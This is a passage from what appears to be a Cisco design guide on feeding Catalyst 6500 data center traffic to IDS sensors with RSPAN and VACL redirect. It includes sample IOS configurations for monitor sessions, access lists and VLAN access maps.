The solution to this problem is using RSPAN and VACL redirect together. You configure RSPAN to create a copy of the traffic from all the ports connecting the Catalyst 6500 to the core (regardless of whether these are routed or switched ports) and to the server farms. All these frames are locally copied onto an RSPAN VLAN, which is a special VLAN that is equally visible to IDS1, 2, 3, and 4.

Having copied all traffic to the RSPAN VLAN does not solve the problem yet, because the goal is for IDS1 to see only the traffic destined to Subnet1, for IDS2 to see only traffic destined to Subnet2, for IDS3 to see only traffic destined to Subnet3, and so on.

The solution consists in creating a VACL to map on the RSPAN VLAN. A permit or deny action does not suffice, because if you permit only the four subnets on the RSPAN VLAN, IDS1, 2, 3, and 4 still see all the traffic.

VACL redirect helps at this point. The VACL does not permit or deny the traffic, it simply redirects the traffic to the desired IDS sensor. One VACL entry specifies that traffic between the Internet and Subnet1 on the RSPAN VLAN be redirected to IDS1, another VACL entry specifies that traffic between the Internet and Subnet2 on the RSPAN VLAN be redirected to IDS2, and so on. No other traffic goes to each IDS than that specified in the VACL.

# Architecture

Configuring traffic capturing with a local RSPAN session and then distributing the frames with VACLs is non-intrusive (you do not have to change the existing VACL).

This section includes the following topics:

- [Hardware and Software Requirements](#)
- [Basic Design and Configuration](#)
- [VSPAN-based IDS Deployment with Redundant Configurations](#)
- [Monitoring in the Presence of Firewalls and/or Load Balancers](#)
- [IDS Monitoring for Locally Switched Traffic](#)
- [IDS Monitoring for Routed Traffic](#)
- [Monitoring Multi-tier Server Farms](#)
- [Blocking Implementation](#)
- [Complete Architecture](#)

## Hardware and Software Requirements

The design with RSPAN and VACL redirect works on both the Catalyst 6500 Sup2 and Sup720. On Sup720, if using PFC3A, this functionality is available if the hardware revision is 2.2 or later. You can verify the hardware revision by typing **show module**:

| Mod | Sub-Module            | Model        | Serial      | Hw  | Status |
|-----|-----------------------|--------------|-------------|-----|--------|
| 6   | Policy Feature Card 3 | WS-F6K-PFC3A | SAD0812099Y | 2.2 | Ok     |
| 6   | MSFC3 Daughterboard   | WS-SUP720    | SAD080904AG | 2.2 | Ok     |

Using RSPAN in conjunction with VACL redirect requires the capability to apply VACLs in hardware on the traffic present on the RSPAN VLAN. This design was tested with Cisco IOS 12.2(17d)SXB3.

When choosing to use this design, make sure to install a software release that addresses the following issues:

- CSCef07017—With multicast support configured on a Supervisor Engine 2, VACLs do not capture traffic for RSPAN. This problem is resolved in Release 12.2(18)SXD1.
- CSCeb61695—VACLs do not work on routed RSPAN traffic. This problem is resolved in Release 12.2(17d)SXB.

## Basic Design and Configuration

[Figure 9-3](#) shows the physical data center topology of reference for the rest of the configuration description. For simplicity, this design shows each access switch with a specific VLAN/subnet and no redundancy. The architecture and configuration at the end of this chapter shows how to design for redundancy without making any assumption on where the VLANs are present.

Figure 9-3 Data Center Topology with Aggregation and Access Layer, No Redundancy





Figure 9-4 provides more details on the Catalyst 6500, which is the aggregation switch of Figure 9-3.

Figure 9-4 Catalyst 6500 Internal Topology with PSPAN and VSPAN—RSPAN Sessions and VACL Redirect



In Figure 9-4, you can see the Layer 3 links that connect the Catalyst 6500 to the core and the links assigned to the server VLANs. The server VLANs are represented with big circles that connect the physical links with the MSFC (the routing engine). The Layer 3 links by their nature connect the core devices directly to the MSFC (the routing engine).

The sensors are connected to a special VLAN: the RSPAN VLAN. An RSPAN VLAN is used simply because it allows the existence of a copy of the traffic in a VLAN that can be manipulated with VACLs. All IDS sensors connect to the RSPAN VLAN. A VACL filters the traffic that leaves the RSPAN VLAN towards the IDS sensors.

The dark green circles represent the SPAN configuration that effectively creates a copy of the traffic from each one of the ports or VLANs and funnels it into the RSPAN VLAN. Figure 9-4 shows that there are two main deployment types:

- PSPAN-based—This model is described in detail in Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules.”
- VSPAN-based—This is the preferred model using Catalyst 6500 service modules because of the VLAN-based topologies present inside the Catalyst 6500. If you want to capture the transactions between clients and the CSM and between the CSM and the servers, this is the preferred model.

The configuration of the Layer 3 links differs in the PSPAN-based model from the VSPAN-based model. In both models, the first configuration steps consist in copying the traffic from all the VLANs or the physical links into the Remote SPAN VLAN. In Figure 9-4 on the left you can see that this configuration is applied to the physical port (that is, the point of conjunction of the physical link with the Catalyst 6500) and not the VLAN (PSPAN). In Figure 9-4 on the right, you can see that this configuration is applied to the VLANs (VSPAN).

## PSPAN-based Model

In the PSPAN-based model, the configuration of the Layer 3 links is as follows:

```
interface TenGigabitEthernet1/1
description to_core1
ip address 10.21.0.9 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
!
interface TenGigabitEthernet1/2
description to_core2
ip address 10.21.0.13 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
!
```

There is no special requirement for the configuration of the links connecting to the access switches.

VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch.

```
vlan 300
name rspan
remote-span
!
```

The following configuration captures traffic from all interfaces of interest and sends the mirrored traffic to VLAN 300. Interfaces GigabitEthernet8/1, GigabitEthernet8/2, GigabitEthernet8/3, and GigabitEthernet8/4 connect the aggregation switch to the access switches:

```
monitor session 1 source int ten1/1, ten1/2 , giga8/1 , giga8/2 , giga8/3 , giga8/4 rx
monitor session 1 destination remote vlan 300
```

## VSPAN-based Model

With the VSPAN-based model, the Layer 3 links need to be configured on a VLAN that is specific to the link, for example VLAN 13 and 14:

```
interface TenGigabitEthernet1/1
 description tocore1
 no ip address
 switchport
 switchport access vlan 13
 switchport mode access
 spanning-tree portfast
!
interface TenGigabitEthernet1/2
 description tocore2
 no ip address
 switchport
 switchport access vlan 14
 switchport mode access
 spanning-tree portfast
!
interface Vlan13
 description to_core1
 ip address 10.21.0.9 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
interface Vlan14
 description to_core2
 ip address 10.21.0.13 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ! >> Disable NTP services <<
 ntp disable
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 C1sC0!
 ip ospf network point-to-point
! If a CSM is present in the chassis
 ip ospf hello-interval 1
 ip ospf dead-interval 3
 no shut
!
```

There is no special requirement for the configuration of the links connecting to the access switches.

VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch:

```
vlan 300
 name rspan
 remote-span
!
```

The following configuration captures traffic from all interfaces of interest and sends the mirrored traffic to VLAN 300. VLANs 10, 20, 30, and 40 are the server farm VLANs:


```
monitor session 1 source vlan 13 , 14 , 10 , 20 , 30 , 40 tx
monitor session 1 destination remote vlan 300
```

## PSPAN on the Layer 3 Links and VSPAN for the Server Farm VLANs

In most data center deployments, it is likely that the connections to the core are kept as Layer 3 interfaces, in which case you need to combine PSPAN with VSPAN (see Figure 9-5). RSPAN is also useful in this configuration because you can funnel traffic from the PSPAN session and the VSPAN session into the same RSPAN VLAN.

This design is not currently possible with Cisco IOS for the Catalyst 6500 because of a software bug (CSCdy22529). When the software allows this configuration, this is the recommended configuration.

**Figure 9-5 Catalyst 6500 Internal Topology with PSPAN Session and VSPAN Session (Not Possible because of CSCdy22529)**



With this model, the configuration of the Layer 3 links is as follows:

```
interface TenGigabitEthernet1/1
description to_core1
ip address 10.21.0.9 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
!
interface TenGigabitEthernet1/2
description to_core2
ip address 10.21.0.13 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
!
```

There is no special requirement for the configuration of the links connecting to the access switches. VLAN 300 has been defined as the RSPAN VLAN on the Catalyst switch.

```
vlan 300
 name rspan
 remote-span
!
monitor session 1 source int ten1/1, ten1/2 tx
monitor session 1 destination remote vlan 300

monitor session 2 source vlan 10 , 20 , 30 , 40 tx
monitor session 2 destination remote vlan 300
```

**Note**

You cannot currently define more than one interface Tx as a source in Cisco IOS on the Catalyst 6500 (see CSCdy22529). SPAN Tx is used in this chapter because it simplifies the integration with the FWSM as it is documented later in this chapter. SPAN Tx is affected by the well-known bug CSCeg53944, which causes generation of duplicate frames for multicast traffic.

The key configuration steps for copying traffic with this technique are as follows:

- Allow forwarding of the RSPAN traffic to all the IDS sensors (the next step consists in controlling which sensor gets which traffic, but first all of the ports that connect to the IDS sensors need to be allowed).
- Configure one access list for each traffic category that you have identified.
- Configure a VLAN access map that associates the access lists with the correct IDS port via an “action redirect” statement and apply the VLAN access map (VACL) to the RSPAN VLAN. In [Figure 9-5](#) you can see that all IDS ports belong to the RSPAN VLAN, but there is a VACL that controls which traffic is sent to which IDS sensor.

## Ensuring that all IDS Sensors Can Receive the Mirrored Frames

The four IDS sensors connect to the Catalyst 6500 using the port interfaces fa8/1, fa8/2, fa8/3, and fa8/4. These ports must be capable of forwarding traffic present on the RSPAN VLAN. The VACL eventually decides which sensor gets which traffic, but first all sensors must be capable of receiving the mirrored traffic.

This is achieved with the following configuration, which creates an RSPAN destination session that forwards the traffic to all the IDSs (interfaces fa8/1–4).

```
monitor session 3 destination interface Fa8/1 - 4
monitor session 3 source remote vlan 300
```

## Defining the Categories to Separate the Mirrored Traffic

Because there are four sensors, you must define four traffic categories. Assume that you want to assign the traffic to the IDSs as follows:

- IDS1 to monitor HTTP traffic exchanged between the Internet and subnet1 (10.20.10.x)
- IDS2 to monitor HTTP traffic exchanged between the Internet and subnet2 (10.20.20.x)
- IDS3 to monitor HTTP traffic exchanged between the Internet and subnet3 (10.20.30.x)
- IDS4 to monitor HTTP traffic exchanged between the Internet and subnet4 (10.20.40.x)

The access lists for each IDS are configured to deny all traffic sourced by the subnets that are not of interest (for IDS1, this means denying Subnet2, 3, and 4), to deny the locally switched traffic (for IDS1, this means denying Subnet1-to-Subnet1 traffic), and all the traffic from the local subnet to the subnets that are not of interest.

```
ip access-list extended toIDS1
deny ip 10.20.20.0 0.0.0.255 any
deny ip 10.20.30.0 0.0.0.255 any
deny ip 10.20.40.0 0.0.0.255 any
deny ip 10.20.10.0 0.0.0.255 10.20.10.0 0.0.0.255
deny ip 10.20.10.0 0.0.0.255 10.20.20.0 0.0.0.255
deny ip 10.20.10.0 0.0.0.255 10.20.30.0 0.0.0.255
deny ip 10.20.10.0 0.0.0.255 10.20.40.0 0.0.0.255
permit tcp any 10.20.10.0 0.0.0.255 eq 80
permit tcp 10.20.10.0 0.0.0.255 eq 80 any
deny ip any any
!
ip access-list extended toIDS2
deny ip 10.20.10.0 0.0.0.255 any
deny ip 10.20.30.0 0.0.0.255 any
deny ip 10.20.40.0 0.0.0.255 any
deny ip 10.20.20.0 0.0.0.255 10.20.20.0 0.0.0.255
deny ip 10.20.20.0 0.0.0.255 10.20.10.0 0.0.0.255
deny ip 10.20.20.0 0.0.0.255 10.20.30.0 0.0.0.255
deny ip 10.20.20.0 0.0.0.255 10.20.40.0 0.0.0.255
permit tcp any 10.20.20.0 0.0.0.255 eq 80
permit tcp 10.20.20.0 0.0.0.255 eq 80 any
deny ip any any
!
[...]
```

Notice that the VACLs that you define here do not affect traffic forwarding on any of the server VLANs nor do they affect routing. These VACLs are applied on the RSPAN VLAN, which only carries mirrored frames of the data center traffic. This is another advantage of using RSPAN and VACL redirect: they do not interfere with regular traffic filtering.

## Redirect the Traffic to the Appropriate Sensors

Now you create a VLAN access map and assign each traffic category to the port to which the associated IDS is connected. For example, the traffic category that is defined by the access list to IDS1 is redirected to the port Fa8/1 where IDS1 is connected.

The VLAN access map is then applied to VLAN 300. Remember that traffic matching a deny entry in an access list in the VLAN access-map rule 10 is subject to the processing in the VLAN access-map rule 20, and if it matches a deny, it is in turn processed by the VLAN access-map rule 30, and so on.


```
vlan access-map analyzerfilter 10
match ip address toIDS1
action redirect FastEthernet8/1
vlan access-map analyzerfilter 20
match ip address toIDS2
action redirect FastEthernet8/2
vlan access-map analyzerfilter 30
match ip address toIDS3
action redirect FastEthernet8/3
vlan access-map analyzerfilter 40
match ip address toIDS4
action redirect FastEthernet8/4
!
vlan filter analyzerfilter vlan-list 300
```



## VSPAN-based IDS Deployment with Redundant Configurations

Network IDS is normally deployed in an existing, fully redundant topology. [Figure 9-6](#) provides an example of such a topology.

**Figure 9-6** Typical Fully Redundant Data Center Topology with Aggregation and Access Layer



The key design challenges that need to be addressed in a fully redundant topology include the following issues:

- Avoiding sending duplicate traffic to the sensors (for obvious performance reasons)
- Making sure that the sensors can see both directions of the traffic despite the fact that there are redundant Layer 2 and Layer 3 paths

As described in [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules,”](#) avoiding the generation of duplicates is done by configuring a SPAN session on all the physical interfaces for the Rx or Tx direction only.

The second challenge means ensuring that the IDS sensor can see both directions of the traffic regardless of whether the traffic enters from the core to Aggregation 1 or to Aggregation 2, and regardless of whether the forwarding port on the access switches is port A or port B. For this reason, the IDS sensors in [Figure 9-6](#) are dual-homed to both aggregation switches. The configuration of Aggregation 1 and Aggregation 2 are identical from the point of view of traffic capturing. This means that the IDS port connected to Aggregation 2 is configured on the RSPAN VLAN, and that there is a VACL with redirect configured on Aggregation 2. From the IDS point of view, both interfaces belong to the virtual sensor, and traffic for the same stream can come in from either interface.

If there is a constraint of cabling, you can connect the IDSs to only one of the switches; for example, Aggregation 1 as long as the RSPAN VLAN is carried across the EtherChannel/trunk that connects Aggregation 1 and Aggregation 2.

Figure 9-7 shows the same data center topology as Figure 9-6 but it does not show Access 3 and Access 4.

Figure 9-7 VLAN Topology




Figure 9-7 shows the logical topology inside the Catalyst 6500. The MSFC is represented as a router, VLAN 10 (Subnet1) is represented as an oval in yellow, and VLAN 20 (Subnet2) is represented as an oval in purple. These two VLANs are obviously trunked between the two aggregation switches for reasons of Layer 2 redundancy.

To configure the SPAN on the VLANs, you can configure the following on Aggregation 1 and Aggregation 2:

```
monitor session 1 source vlan 10 , 20 , 30 , 40 Rx
monitor session 1 destination remote vlan 300
or
monitor session 1 source vlan 10 , 20 , 30 , 40 tx
monitor session 1 destination remote vlan 300
```

Under normal conditions, traffic from 10.20.10.x directed to 10.20.20.x is copied once to VLAN 300 when it enters VLAN 10 from Giga8/1. The MSFC then routes to VLAN 20 and the traffic goes out to Giga8/2 to reach the destination host. The reverse traffic comes from Access 2 and the frame is copied when it enters VLAN 20 from Giga8/2. Then the MSFC routes to VLAN 10 and the traffic is sent out to Giga8/1.

The above scenario considers the topology where port A of Access 2 is forwarding and port B of Access 2 is blocking. Now consider the case where port A on Access 2 is blocking and port B on Access 2 is forwarding. In this case, everything works the same until the traffic from 10.20.10.x is routed to 10.20.20.x. The first copy of the 10.20.10.x-to-10.20.20.x traffic is generated when the frame enters VLAN 10 from Gigabit8/1. The MSFC then routes to VLAN 20.

Differently from the previous scenario, now the frame needs to go to Aggregation 2 to arrive at Access 2. The frame then takes the EtherChannel/trunk and when it enters Aggregation 2, the second copy of the same frame is generated.

As previously stated, this happens because for reasons of redundancy both aggregation switches need to be configured similarly to replicate traffic to the IDSs regardless of which path the traffic takes.


This example shows that under certain conditions (asymmetric paths), configuring SPAN on a VLAN can generate duplicates. This can happen after a link failure when alternate paths need to be taken.

As described in [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules,”](#) PSPAN is superior to VSPAN in terms of eliminating duplicate frames in the presence of asymmetric paths. Conversely, PSPAN is not as effective as VSPAN in providing information about traffic exchanged between service modules inside the same Catalyst 6500 chassis.

## Monitoring in the Presence of Firewalls and/or Load Balancers

[Figure 9-8](#) shows a possible network IDS deployment that uses PSPAN.

**Figure 9-8 PSPAN with IDSs and a Firewall—Not Always Effective**




PSPAN has been correctly applied to all the interfaces surrounding the aggregation switches (except the port channel). If you launch an attack against any of the servers that the IDS can identify, the IDSs cannot detect it.

The reason is because the firewall randomizes the TCP sequence number. In the presence of firewalls or other devices that can alter the TCP sequence number or perform NAT, it is important that the IDS sees all the traffic from either side of the firewall or the load balancer.

Figure 9-9 shows a working topology, in which SPAN copies the traffic from the FWSM outside VLANs, following the model described in [VSPAN-based Model, page 9-9](#).

**Figure 9-9 VSPAN of the FWSM outside VLANs with IDSs**



When the CSCdy22529 bug is fixed, the recommended SPAN configuration will be PSPAN on the Layer 3 Links and VSPAN for the server farm VLANs.

The IDS placement on the outside of the FWSM is driven by the fact that the port ASIC on the firewall supports SPAN Tx. By placing the SPAN on the inside of the FWSM, there are two copies of the same frames for server-to-client traffic (the port ASIC on the switch also generates a copy of the same frame). By placing the SPAN on the outside VLAN, no duplicates are generated.

The FWSM port ASICs support SPAN Tx, so the guideline is to configure the topology with VSPAN Tx. VSPAN Tx on the outside VLAN of the FWSM captures client-to-server traffic and VSPAN Tx on the Layer 3 VLANs connecting to the core captures server-to-client traffic.

The **monitor session <number> servicemodule** command does not have an effect on the traffic capture design except to free a SPAN session. You can remove **monitor session <number> servicemodule** if you know that there are not a multicast source and destination connected to the same switch.

The configuration is as follows:

```
monitor session 1 source vlan 13 , 14 , 5 , 10 tx
monitor session 1 destination remote vlan 300
```

13 and 14 are the Layer 3 VLANs connecting to the core:

